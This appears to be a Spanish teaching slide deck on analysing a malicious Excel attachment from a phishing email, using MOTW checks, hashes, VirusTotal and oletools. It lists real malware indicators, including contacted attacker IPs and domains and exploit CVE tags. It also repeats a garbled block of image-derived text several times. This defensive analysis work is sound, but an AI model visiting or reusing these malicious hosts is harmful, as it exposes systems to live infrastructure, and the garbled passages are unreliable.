



# <MalDoc Analysis>



Innovación  
en Formación  
Profesional

Gabriel Martí [gmartif@ifp.es](mailto:gmartif@ifp.es)

# cat whoami.py



```
1  #!/usr/bin/env python
2
3  import threading
4
5  class GMarti:
6      def __init__(self):
7          threading.Thread.__init__(self)
8          self.name = 'Gabriel Martí'
9          self.contact = 'gmarti@interbits.net'
10         self.qualifications = [ 'BTEC Higher National Diploma IT', 'Master in Cybersecurity' ]
11         self.companies = [ 'InterBits', 'ATI', 'HTOP Hotels', 'IFP' ]
12         self.current_work = [ 'Systems and Cybersecurity teacher in IFP' ]
13         self.github = 'https://github.com/gabimarti'
14
15     def start(self):
16         print(self.__dict__)
17
18 presentation = GMarti()
19 presentation.start()
```




USCA ACCESS  
NAME ATTACHED TO HIS ID  
ACCESS APPROVED ...  
DAN CONTAINS THE GENETIC INFORMATION  
ALLOWS ALL MODERN LIVING ...  
1 BILLION+ DAYS SCAN DONE ...  
ACCESS DENIED ...  
ACTIV ACCESS SCAN ...  
ADDRESS APPROVED, WELCOME ...  
ENTER YOUR PASS CODE ...  
00000000


Assumpte	Remitent	Data	Mida
• Master en Finanzas y Fiscalidad online. Bonificable.	Esiff	2021-01-13 1:38	31 KB
• Re: PRESUPUESTO	sergio arroyo	2021-01-13 1:55	1,9 MB
• Aviso: tu cuenta de CaixaSign está inactiva	CaixaBank	2021-01-13 07:27	10 KB
• Directamente del Mayorista a tu Casa o Lugar de Trabajo en 24h.	Tor	2021-01-13 04:17	62 KB
• DB_DHL_AWB_110073982083PDF	Ma	2021-01-13 03:46	791 KB
• Grd News: PC's GDX en Stock a tu medida, promo pack y destacados	Grd	2021-01-13 01:23	112 KB
• Servicio de la flota	Car	2021-01-13 09:35	2 KB
• Re: Proposal!	Am	2021-01-13 08:58	13 KB
• Su cuenta de correo electronico se eliminara en 24 horas	Ser	2021-01-13 02:09	36 KB
• Price Request	Ver	2021-01-13 02:05	23 KB
• ¡Nuevo mensaje importante!	Banco Santander	2021-01-13 09:06	15 KB
• ¡Nuevo mensaje importante!	Banco Santander.	2021-01-13 08:42	20 KB
• Rebajas de las Rebajas	inl	2021-01-13 04:41	3,7 MB
• Noticia importante : Actualizar tu correo web !	Servidordecorreo - Webmail	2021-01-13 03:18	3 KB
• Tu cuenta ha sido limitada! Ref ID-A1GCERK6YWNZJLQGOXJD	Servidordecorreo - Webmail	2021-01-13 06:21	7 KB
• PEDIDO.	I.ab	2021-01-13 05:28	772 KB
• Te Queremos	info	2021-01-13 04:23	4,2 MB
• SOLICITUD FACTURA	Let	2021-01-13 01:27	57 KB
• PEDIDO	Isal	2021-01-13 00:59	70 KB
• ORDEN	Ant	2021-01-13 00:41	1,3 MB
• PAGO	Mar	2021-01-13 00:19	805 KB
• PRUEBA DE PAGO	Isal	2021-01-13 03:05	117 KB
• PEDIDO RAPIDO	Nat	2021-01-13 03:00	71 KB
• Factura Pendiente No. 4324483049696 - Carrefour Online - Pago urgente	Car	2021-01-13 05:22	6 KB
• PRESUPUESTO URGENTE	tacs	2021-01-13 08:17	878 KB




# Prisas y documentos adjuntos

**Assumpto** Re: PRESUPUESTO

**Remitent** sergio arroyo <sergio.arroyo@kaeiser.com> 

**Destinatari** sergio arroyo <sergio.arroyo@kaeiser.com> 

**Data** 2021-05-14 12:29

 presupuesto.xlsx(~1,4 MB) ▼

Buenos días

Necesito un presupuesto urgente similar al que adjunto pero con un incremento en el importe del 15%


Muchas gracias

Saludos,


**sergio arroyo**

**Departamento de Facturación**

# Prisas y documentos adjuntos



USCA ACCESS  
NAME ATTACHED TO HIS ID  
ACCESS APPROVED ...  
DNN CONTAINS THE GENETIC INFORMATION  
ALLOWS ALL MODERN LIVING ...  
1 BILLION+ DAYS SCAN DONE ...  
ACCESS DENIED ...  
ACTAY ACCESS SCAN ...  
ADDRESS APPROVED, WELCOME ...  
ENTER YOUR PASS CODE ...  
00000000



# MOTW (Mark of the Web)

Con el *flag* /R del comando DIR obtenemos información sobre secuencias de datos del archivo en caso de ser descargado de internet.

```
Símbolo del sistema x + v

D:\Temp\emmw\presupuesto>dir /R
El volumen de la unidad D es DATA
El número de serie del volumen es: 2A43-6438

Directorio de D:\Temp\emmw\presupuesto

20/02/2023  13:18    <DIR>          .
20/02/2023  13:18    <DIR>          ..
20/02/2023  13:16          1.468.104 presupuesto.xlsx
                                283 presupuesto.xlsx:Zone.Identifier:$DATA
          1 archivos          1.468.104 bytes
          2 dirs  1.397.742.485.504 bytes libres

D:\Temp\emmw\presupuesto>notepad presupuesto.xlsx:Zone.Identifier:$DATA
```



# MOTW (Mark of the Web)

Se puede abrir dicho archivo con el **Bloc de Notas** y comprobar desde que **URL** de origen se ha descargado el archivo.

En este caso, como se muestra, se ha descargado desde el cliente de Webmail del correo del receptor.

```
D:\Temp\emmw\presupuesto>notepad presupuesto.xlsx:Zone.Identifier:$DATA
```

```
D:\Temp\emmw\
```

```
presupuesto.xlsx:Zone.Identifier:$DATA: Bloc de notas
Archivo  Edición  Formato  Ver  Ayuda

[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://webmail.██████████o/roundcube/?
_task=mail&_mbox=INBOX&_uid=3769&_action=show
HostUrl=https://webmail.██████████o/roundcube/?
_task=mail&_mbox=INBOX&_uid=3769&_part=2&_download=1&_action=get&
_token=iqRPQsh03L1w5nDhAeNVP7re5Bo4XhJB
```



# MOTW inseguro

Recientes investigaciones han demostrado que este método de protección puede ser **evadido** por algunos grupos **APT** que desarrollan **malware** de altas capacidades.

## Mark-of-the-Web en peligro

El grupo de APT BlueNoroff ha adoptado métodos para evitar el mecanismo Mark-of-the-Web



Hugh Aver

5 Ene 2023




Cuando un usuario trata de leer un documento de Office que se ha mandado por correo electrónico o se descargó de un sitio web, generalmente, Microsoft Office lo abre en modo protegido. Y lo hace mediante Mark-of-the-Web (MOTW). Este mecanismo de protección predeterminado de Windows marca los archivos que aparecen en tu PC desde internet, para que las aplicaciones conozcan su origen y puedan advertir sobre un potencial peligro al usuario. No obstante, tener fe ciega en la eficiencia de este mecanismo de

# Cargando el Excel


Al abrir el archivo con **Excel** lo hace en modo protegido (\*) y no permite la edición ni la ejecución de macros.

(\*) Siempre que el usuario **no** haya desbloqueado el archivo previamente.




# Cargando el Excel

Se incita (y guía) al usuario para que active la edición y haga “*click*” en los enlaces.



# EXPLOIT.MSOFFICE.CVE-2018-0802


El documento anterior se aprovecha de una vulnerabilidad del año **2018**.  
Gran incidencia en España.






# Analizando el documento

## Usando SIEMPRE una máquina virtual.




# Calcular Hashes

Nos puede ayudar a encontrar otras fuentes de información sobre el *malware*.

 Símbolo del sistema

```
C:\malware\presupuesto>certutil -hashfile presupuesto.xlsx MD5
MD5 hash de presupuesto.xlsx:
06a32c1bddbb2f451e84a0edfdf0c03d
CertUtil: -hashfile comando completado correctamente.
```

 Símbolo del sistema

```
C:\malware\pricereq>certutil -hashfile "Scanjet 2021004005.docx" MD5
MD5 hash de Scanjet 2021004005.docx:
0dc647d291a9a213cdfbaffff8c846ec6
CertUtil: -hashfile comando completado correctamente.
```

# VirusTotal

Comprobar en sitios como *VirusTotal* también ayuda a tomar decisiones sobre posibles amenazas.

23

/ 64

?

Community Score

23 security vendors and 2 sandboxes flagged this file as malicious

f6450c08e456e0313cab90af735fc5d601b7d8898cdbcff786743681b3c6c268

10.10 KB  
Size

2021-05-21 14:01:51 UTC  
1 year ago

Scan 0500210015.docx

[docx](#) [cve-2017-0199](#) [exploit](#) [cve-2017-11882](#)

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY 2

Join the VT Community and enjoy additional community insights and crowdsourced detections.

Contacted URLs (3) ①

Scanned	Detections	Status	URL
2021-05-06	3 / 87	200	http://198.46.132.218/.....
2021-12-14	3 / 93	200	http://198.46.132.218/
2022-11-02	8 / 90	200	http://198.46.132.218/.....-ziq

27

/ 60

?

Community Score

27 security vendors and 2 sandboxes flagged this file as malicious

1d13105545461ce12765c9459067b2b35a0d60ec66af55b1c916e0b18c25d7ae1d13105545461ce12765c9459067b2b35a0d60ec66af55b1c916e0b18c25d7ae.bin

1.40 MB  
Size

2021-07-13 08:56:12 UTC  
1 year ago

[doc](#) [cve-2017-11882](#) [exploit](#) [cve-2017-1188](#) [attachment](#) [cve-2018-0802](#) [cve-2018-0798](#)

DETECTION

DETAILS

BEHAVIOR

COMMUNITY 5

Join the VT Community and enjoy additional community insights and crowdsourced detections.

Comments (5) ①

FileScanIO

4 hours ago

FileScan.IO Analysis:

Verdict: MALICIOUS

Confidence: 100/100

Tags: CVE-2017-11882, exploit, embedequation, exploit, shellcode, stripped, ole, VelvetSweatshop

Domains: bit.do

Hosts: 23.21.31.78

Report: <https://www.filescan.io/reports/1d13105545461ce12765c9459067b2b35a0d60ec66af55b1c916e0b18c25d7ae/97052876-95a7-40c0-8c8c-33471c6ab5ed>

```

USCA ACCESS
NAME ATTACHED TO HIS ID
ACCESS APPROVED
DAN CONTAINS THE GENETIC INFORMATION
ALLOWS ALL MODERN LIFE
1 BILLION-DAYS SCAN DONE
ACCESS DENIED
RETRY ACCESS SCAN
ACCESS APPROVED, WELCOME
ENTER YOUR PASS CODE
XXXXXXXX

```



presupuesto.xlsx



# Identificando el tipo de archivo

En realidad, según la firma de los **magic numbers**, no es una archivo **XLSX**, sino **XLS**.

El primero es una estructura comprimida, el segundo es binario con objetos incrustados.

D0 CF 11 E0 A1 B1 1A E1

DOC, DOT, PPS, PPT, XLA, XLS, WIZ

ÐÏ.à;±.á

An Object Linking and Embedding (OLE) Compound File (CF) (i.e., [OLECF](#)) file format, known as *Compound Binary File format* by Microsoft, used by Microsoft Office 97-2003 applications (Word, Powerpoint, Excel, Wizard). Part of Microsoft's [Structured Storage \(MSS\)](#) architecture for Component Object Model (COM)-based operating systems.

[See also Excel, Outlook, PowerPoint, and Word "subheaders" at byte offset 512 (0x200).]

- There appear to be several subheader formats and a dearth of documentation.
- There have been reports that there are different subheaders for Windows and Mac versions of MS Office but I cannot confirm that.]
- Password-protected DOCX, XLSX, and PPTX files also use this signature those files are saved as OLECF files.
- [Note the similarity between D0 CF 11 E0 and the word "DOCFILE"!]



# OLE

OLE es un mecanismo que permite a los usuarios crear y editar documentos que contienen elementos o «**objetos**» creados por varias aplicaciones.

Estos objetos pueden ser **macros VBA** o archivos binarios incrustados dentro del documento de **Office** (Word, Excel, etc).

# oletools

Son un conjunto de herramientas escritas en Python para analizar archivos Microsoft OLE2.

<https://github.com/decalage2/oletools/>

0:4 Símbolo del sistema

```
C:\malware\presupuesto>pip install -U oletools full
```

# Analisis inicial (oleid)

oleid.py presupuesto.xlsx

USER ACCESS  
NAME ATTACHED TO HIS ID  
ACCESS IS DENIED  
AND CONTAINS THE GENETIC INFORMATION  
ALLOWED ALL MODERN LIVING  
1 BILLION YEARS SCAN DONE  
ACCESS DENIED  
ACTIV ACCESS SCAN  
ACCESS APPROVED, WELCOME  
ENTER YOUR PASS CODE  
RECEIVED

```
C:\malware\presupuesto>oleid.py presupuesto.xlsx
oleid 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues
```

Filename: presupuesto.xlsx

Indicator	Value	Risk	Description
File format	Generic OLE file / Compound File (unknown format)	info	Unrecognized OLE file. Root CLSID: - None
Container format	OLE	info	Container type
Encrypted	True	low	The file is encrypted. It may be decrypted with msoffcrypto-tool
VBA Macros	No	none	This file does not contain VBA macros.
XML Macros	No	none	This file does not contain Excel 4/XML macros.
External Relationships	0	none	External relationships such as remote templates, remote OLE objects, etc



# Mapeando contenido (olemap)

## olemap.py presupuesto.xlsx

```
C:\malware\presupuesto>olemap.py presupuesto.xlsx
olemap 0.55 - http://decalage.info/python/oletools
```

```
-----
FILE: presupuesto.xlsx
```

```
OLE HEADER:
```

Attribute	Value	Description
OLE Signature (hex)	D0CF11E0A1B11AE1	Should be D0CF11E0A1B11AE1
Header CLSID		Should be empty (0)
Minor Version	003E	Should be 003E
Major Version	0003	Should be 3 or 4
Byte Order	FFFE	Should be FFFE (little endian)
Sector Shift	0009	Should be 0009 or 000C
# of Dir Sectors	0	Should be 0 if major version < 3
# of FAT Sectors	27	
First Dir Sector	00000001	(hex)
Transaction Sig Number	0	Should be 0
Ministream cutoff	4096	Should be 4096 bytes
First MiniFAT Sector	00000002	(hex)
# of MiniFAT Sectors	1	
First DIFAT Sector	FFFFFFFFE	(hex)
# of DIFAT Sectors	0	

```
CALCULATED ATTRIBUTES:
```

Attribute	Value	Description
Sector Size (bytes)	512	Should be 512 or 4096 bytes
Actual File Size (bytes)	1468104	Real file size on disk
Max File Size in FAT	1769984.0	Max file size covered by FAT
Extra data beyond FAT	0	Only if file is larger than FAT coverage
Extra data offset in FAT	00166800	Offset of the 1st free sector at end of FAT
Extra data size	-312	Size of data starting at the 1st free sector at end of FAT

# Entradas de directorio (oledir)

## oledir.py presupuesto.xlsx

```
C:\malware\presupuesto>oledir.py presupuesto.xlsx
oledir 0.54 - http://decalage.info/python/oletools
OLE directory entries in file presupuesto.xlsx:
```

id	Status	Type	Name	Left	Right	Child	1st Sect	Size
0	<Used>	Root	Root Entry	-	-	1	3	832
1	<Used>	Stream	EncryptionInfo	3	2	-	0	224
2	<Used>	Stream	EncryptedPackage	-	-	-	21	145069
3	<Used>	Storage	\x06DataSpaces	-	-	5	0	6
4	<Used>	Stream	Version	-	-	-	4	76
5	<Used>	Stream	DataSpaceMap	4	6	-	6	112
6	<Used>	Storage	DataSpaceInfo	-	8	7	0	0
7	<Used>	Stream	StrongEncryptionDataSpace	-	-	-	8	64
8	<Used>	Storage	TransformInfo	-	-	9	0	0
9	<Used>	Storage	StrongEncryptionTransform	-	-	10	0	0
10	<Used>	Stream	\x06Primary	-	-	-	9	208
11	unused	Empty		-	-	-	0	0

id	Name	Size	CLSID
0	Root Entry	-	
3	\x06DataSpaces	-	
6	DataSpaceInfo	-	
7	StrongEncryptionDataSpace	64	
5	DataSpaceMap	112	
8	TransformInfo	-	
9	StrongEncryptionTransform	-	
10	\x06Primary	208	
4	Version	76	
2	EncryptedPackage	145069	
		6	
1	EncryptionInfo	224	

# Comprobar macros (olevba)

olevba.py presupuesto.xlsx

Ctrl Símbolo del sistema

```
C:\malware\presupuesto>olevba.py presupuesto.xlsx
```

```
olevba 0.60.1 on Python 3.9.13 - http://decalage.info/python/oletools
```

```
=====
```

```
FILE: presupuesto.xlsx
```

```
Type: OLE
```

```
No VBA or XLM macros found.
```

```
=====
```

```
FILE: C:\Users\b1h0\AppData\Local\Temp\oletools-decrypt-4vyaebhw.xlsx in presupuesto.xlsx
```

```
Type: OpenXML
```

```
No VBA or XLM macros found.
```

# Identificando fechas (oletimes)

```
C:\malware\presupuesto>oletimes.py presupuesto.xlsx
oletimes 0.54 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues
```

```
=====
FILE: presupuesto.xlsx
```

Stream/Storage name	Modification Time	Creation Time
Root	2021-05-14 03:51:41	None
'\x06DataSpaces'	2021-05-14 03:51:39	2021-05-14 03:51:39
'\x06DataSpaces/DataSpaceInfo'	2021-05-14 03:51:39	2021-05-14 03:51:39
'\x06DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace'	None	None
'\x06DataSpaces/DataSpaceMap'	None	None
'\x06DataSpaces/TransformInfo'	2021-05-14 03:51:39	2021-05-14 03:51:39
